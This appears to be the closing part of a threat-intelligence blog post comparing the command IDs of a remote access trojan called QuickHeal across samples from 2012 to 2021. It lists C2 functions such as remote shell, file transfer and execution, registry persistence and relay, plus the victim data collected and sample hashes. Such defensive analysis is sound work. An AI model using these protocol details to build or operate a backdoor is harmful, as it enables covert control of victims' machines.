If you’re interested, here are details of how the set of Command IDs in each sample are different from one another.

2012 Sample

Press enter or click to view image in full size

Command ID	Command Description
0x0	Get victim information
0x1	Close connection
0x2	Close connection
0x3	Does nothing
0x4	Does nothing
0x5	Remote shell
0x6	File-related actions via next sub-command received: 0x0 Directory listing 0x1 Move file (Rename) 0x2 Write file 0x3 Read file 0x4 Execute file 0x5 Delete file
0x15	Update sleep interval

Victim information collected includes:

- OS Version
- Memory
- Hostname
- IP address
- Username

2013/2014 Samples

The overlapped commands e.g. file-related commands, look very much like in the 2012 sample, though the command IDs changed.

Press enter or click to view image in full size

Command ID	Command Description
0x0	Does nothing (CMD_NULL)
0x1	Get victim information
0x2	Remote shell (CMD_SHELL)
0x3	File-related actions via next sub-command received (CMD_FILE): 0x1 Transfer file (CMD_TRANSFILE) 0x2 Transfer file (CMD_TRANSFILE) 0x4 Directory listing (CMD_FILE_BROWSE) 0x5 Move file (CMD_FILE_RENAME) 0x6 Delete file (CMD_FILE_DELETE) 0x7 Execute file (CMD_FILE_EXECUTE)
0x4	Remote GUI
0x400	Close connection (CMD_CLOSE)
0x500	Close connection (CMD_CLOSE)
0x600	Set/unset Run regkey persistency
0x700	Execute (CMD_EXECUTE)

Victim information collected includes:

- OS Version
- Memory
- Hostname
- IP address
- Username
- Malware configuration (C2 addresses, ports, username, password)

2015 Sample

The command IDs look similar to the 2013/2014 samples. The differences/improvements are:

- 1 new command ID supported 0x100 that serves as a server heartbeat
- 1 new command ID supported 0x800 that gives the ability to update the C2 address
- change in 0x600 that turned it into a dedicated malware removal command

Press enter or click to view image in full size

Command ID	Command Description
0x0	Does nothing (CMD_NULL)
0x1	Get victim information
0x2	Remote shell (CMD_SHELL)
0x3	File-related actions via next sub-command received (CMD_FILE): 0x1 Transfer file (CMD_TRANSFILE) 0x2 Transfer file (CMD_TRANSFILE) 0x4 Directory listing (CMD_FILE_BROWSE) 0x5 Move file (CMD_FILE_RENAME) 0x6 Delete file (CMD_FILE_DELETE) 0x7 Execute file (CMD_FILE_EXECUTE)
0x4	Remote GUI
0x100	CMD_KEEPALIVE
0x400	Close connection (CMD_CLOSE)
0x500	Close connection (CMD_CLOSE)
0x600	CMD_REMOVE
0x700	Execute (CMD_EXECUTE)
0x800	Update C2 address

2016 Sample

Press enter or click to view image in full size

Command ID	Command Description	Direction
0x200	CMD_ONLINE	Malware to C2
0x300	CMD_OFFLINE, CMD_CLOSE Response	Malware to C2
0x0	CMD_NULL	Malware to C2 C2 to Malware
0x1	Get victim information	C2 to Malware
0x2	CMD_SHELL	C2 to Malware
0x3	CMD_FILE Sub-commands: 0x1 CMD_TRANSFILE 0x2 CMD_TRANSFILE 0x4 CMD_FILE_BROWSE 0x5 CMD_FILE_RENAME 0x6 CMD_FILE_DELETE 0x7 CMD_FILE_EXECUTE	C2 to Malware
0x100	CMD_KEEPALIVE	C2 to Malware
0x500	CMD_CLOSE	C2 to Malware
0x600	CMD_REMOVE	C2 to Malware
0x700	CMD_EXECUTE	C2 to Malware

Victim information collected includes:

- OS Version

- Memory
- Hostname
- IP address
- Username
- Computer role (acronyms used within data sent to C2)
  o Standalone Workstation — [WW]
  o Domain Workstation — [DW]
  o Standalone Server — [WS]
  o Domain Server — [DS]
  o Domain Backup Controller — [DC]
  o Domain Primary Controller — [DP]
  o Unknown — [UK]
- Malware configuration (C2 addresses, ports, username, password)

2017 Sample

This sample's command IDs look very much like the ones found in 2015 sample. It comes with the set/unset Run regkey in command 0x600 and the close connection command in 0x400 (I'm not sure why there are 2 command IDs that does connection closure). The ability to update C2 address with command ID 0x800 is gone in this variant.

Press enter or click to view image in full size

Command ID	Command Description
0x0	CMD_NULL
0x1	Get victim information
0x2	Remote shell (CMD_SHELL)
0x3	CMD_FILE Sub-commands: 0x1 CMD_TRANSFILE 0x2 CMD_TRANSFILE 0x4 CMD_FILE_BROWSE 0x5 CMD_FILE_RENAME 0x6 CMD_FILE_DELETE 0x7 CMD_FILE_EXECUTE
0x100	CMD_KEEPALIVE
0x400	Close connection (CMD_CLOSE)
0x500	Close connection (CMD_CLOSE)
0x600	Set/unset Run regkey persistency
0x700	CMD_EXECUTE

2018 Sample

This sample introduced 2 major features as an improvement from earlier samples of the same variant:

- Command ID 0x5 which starts interactive shell
- Command ID 0x6 which starts a relay between newly defined sockets and the C2

Press enter or click to view image in full size

Command ID	Command Description
0x0	CMD_NULL
0x1	Get victim information
0x2	Remote shell (CMD_SHELL)
0x3	CMD_FILE Sub-commands: 0x1 CMD_TRANSFILE 0x2 CMD_TRANSFILE 0x4 CMD_FILE_BROWSE 0x5 CMD_FILE_RENAME 0x6 CMD_FILE_DELETE 0x7 CMD_FILE_EXECUTE
0x5	Interactive shell
0x6	Relay
0x100	CMD_KEEPALIVE
0x400	Close connection (CMD_CLOSE)
0x500	Close connection (CMD_CLOSE)
0x600	Unset Run regkey persistency
0x700	CMD_EXECUTE

2019 Sample

The samples compiled in 2019 are different from the others: the command IDs/RAT features seem to be minimal. Nevertheless, the code overlaps within the implementation of these features remain to be seen, so I'm still certain these are QuickHeal variants.

Press enter or click to view image in full size

Command ID	Command Description
0x1	Get victim information
0x2	Remote shell (CMD_SHELL)
0x3	CMD_FILE Sub-commands: 0x1 CMD_TRANSFILE 0x2 CMD_TRANSFILE 0x4 CMD_FILE_BROWSE 0x5 CMD_FILE_RENAME 0x6 CMD_FILE_DELETE

Press enter or click to view image in full size

Command ID	Command Description
0x1	Get victim information
0x2	Remote shell
0x3	CMD_FILE Sub-commands: 0x1 CMD_TRANSFILE 0x2 CMD_TRANSFILE 0x4 CMD_FILE_BROWSE
0x4	Remote GUI

2020 Sample

The sample that was compiled in 2020 bear strong resemblances to the sample compiled in 2012. The only difference in the command IDs supported is that 0x4 will now terminate the malware instead of doing nothing.

2021 Sample

This latest sample has command ID 0x600 “removed”, otherwise all the other command IDs and implementations are identical to the 2018 sample.

Last Words

As I lack the telemetry on the victims receiving these malware, I’m not able to provide further insights on whether these samples are different because they are used on different geographical campaigns (and thus edited by different operators), or because there are many versions of QuickHeal builder (which was improved over the years). I can almost guess that there is some sort of a “checkbox” that the user can click on to select Command IDs (features) to be compiled into the binary. Really would be interesting if there can be more information available :)

===

Hashes analyzed in this post:

0AE045CAD78021E0772EE49C1C135091BC64A91C8E940E3746785603178A10F6

836F7CF5190EFD313CAD36ACD794C19B199D6D1807675D453EEDF270116A12EE

3AF4F3A9A0210A1021D01B18B623367699BAB6273FB42D2F028C1600ECDA3DDB

A3A7FAA58DAC9B5D3E4640DF62CCE2D41605D5D43153630B796CB53FCD19A6FF

727093E220E39F73B341ACF9CC5BFF2C4FA727013173BDF4AFAC3E81399139E0

C6B84755AF54768C0B8676CB6551DF1A29B4DFDDB04FAF4BBF7AE3E6DC3636E2

AA5A313D1F0CBBF6900E55A16A6737068D9D8831A7AD49B285D5796AA589036A

7BB281FB5BCE830C60610C4B75BD024CCB9B18F8E38F7AD9991259071EEB0350

271D4B9EE4D563953F41193C98A6687418166B96185E8B87052863F0AE705048

D014BF062872EB8BA138BF3A70F96CDCF90F6BAE7369E62971821E0DDBD2CC5F

E4FDB279A4792AD516592076CE9A6A40C803AF84BCC2E2E4F9EE48DF6AF9E88B

===

[1] BackdoorDiplomacy: Upgrading from Quarian to Turian

[2] Quarian: Reversing the C&C Protocol

~~

Asuna | https://twitter.com/AsunaAmawaka
